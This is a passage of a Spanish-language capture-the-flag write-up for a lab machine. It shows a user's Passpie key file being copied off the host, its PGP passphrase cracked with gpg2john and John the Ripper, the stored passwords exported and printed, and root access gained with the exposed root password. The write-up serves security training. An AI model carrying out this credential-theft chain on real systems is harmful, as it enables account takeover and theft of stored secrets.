-rw-r--r-- 1 jnelson jnelson 3526 Jun 26  2022 .bashrc
drwxr-xr-x 3 jnelson jnelson 4096 Oct 25 12:51 .local
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25 12:52 .passpie
-rw-r--r-- 1 jnelson jnelson  807 Jun 26  2022 .profile
drwx------ 2 jnelson jnelson 4096 Jun 26  2022 .ssh
-rw-r----- 1 root    jnelson   33 Oct 25 12:52 user.txt
jnelson@meta2:~$ ls -la .passpie
total 24
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25 12:52 .
drwxr-xr-x 5 jnelson jnelson 4096 Oct 25 12:52 ..
-r-xr-x--- 1 jnelson jnelson    3 Jun 26  2022 .config
-r-xr-x--- 1 jnelson jnelson 5243 Jun 26  2022 .keys
dr-xr-x--- 2 jnelson jnelson 4096 Oct 25 12:52 ssh
jnelson@meta2:~$ ls -la .passpie/ssh
total 16
dr-xr-x--- 2 jnelson jnelson 4096 Oct 25 12:52 .
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25 12:52 ..
-r-xr-x--- 1 jnelson jnelson  683 Oct 25 12:52 jnelson.pass
-r-xr-x--- 1 jnelson jnelson  673 Oct 25 12:52 root.pass
La clave privada está protegida con una contraseña que necesitaremos romper. Vamos a descargar el archivo de claves, y convertirlo al formato de John The Ripper, para luego romperlo. Primero lo descargamos.
$ scp -r jnelson@10.10.11.186:/home/jnelson/.passpie/.keys passpie_keys
jnelson@10.10.11.186's password:
.keys                                                                                                                     100% 5243    58.6KB/s   00:00
Esta es la clave privada.
-----BEGIN PGP PRIVATE KEY BLOCK-----
lQUBBGK4V9YRDADENdPyGOxVM7hcLSHfXg+21dENGedjYV1gf9cZabjq6v440NA1
...
o3KGdNgA/04lhPjdN3wrzjU3qmrLfo6KI+w2uXLaw+bIT1XZurDN
=7Uo6
-----END PGP PRIVATE KEY BLOCK-----
Lo convertimos al formato de John.
$ gpg2john passpie_private_key > passpie_hash

File passpie_private_key
Y empezamos con el cracking.
$ john passpie_hash --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 7 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
blink182         (Passpie)
1g 0:00:00:00 DONE 2.173g/s 382.6p/s 382.6c/s 382.6C/s ginger..chicken
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
La contraseña de la clave privada es blink182. Volvemos a la consola remota y podremos exportar las contraseñas.
jnelson@meta2:~$ mktemp -d
/tmp/tmp.dQgummzbxV
jnelson@meta2:~$ cd /tmp/tmp.dQgummzbxV
jnelson@meta2:/tmp/tmp.dQgummzbxV$ passpie export passwords.yml
Passphrase:
jnelson@meta2:/tmp/tmp.dQgummzbxV$ cat passwords.yml
credentials:
- comment: ''
  fullname: root@ssh
  login: root
  modified: 2022-06-26 08:58:15.621572
  name: ssh
  password: !!python/unicode 'p7qfAZt4_A1xo_0x'
- comment: ''
  fullname: jnelson@ssh
  login: jnelson
  modified: 2022-06-26 08:58:15.514422
  name: ssh
  password: !!python/unicode 'Cb4_JmWM8zUZWMu@Ys'
handler: passpie
version: 1.0
Descubrimos que la contraseña para el usuario root es p7qfAZt4_A1xo_0x. Entramos en la cuenta y obtenemos permisos de superadministrador completos.
Flags
Finalmente podemos obtener la flag del usuario y la flag del sistema.
jnelson@meta2:/tmp$ su root
Password:
root@meta2:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@meta2:/tmp# cat /home/jnelson/user.txt
<REDACTED>
root@meta2:/tmp# cat /root/root.txt
<REDACTED>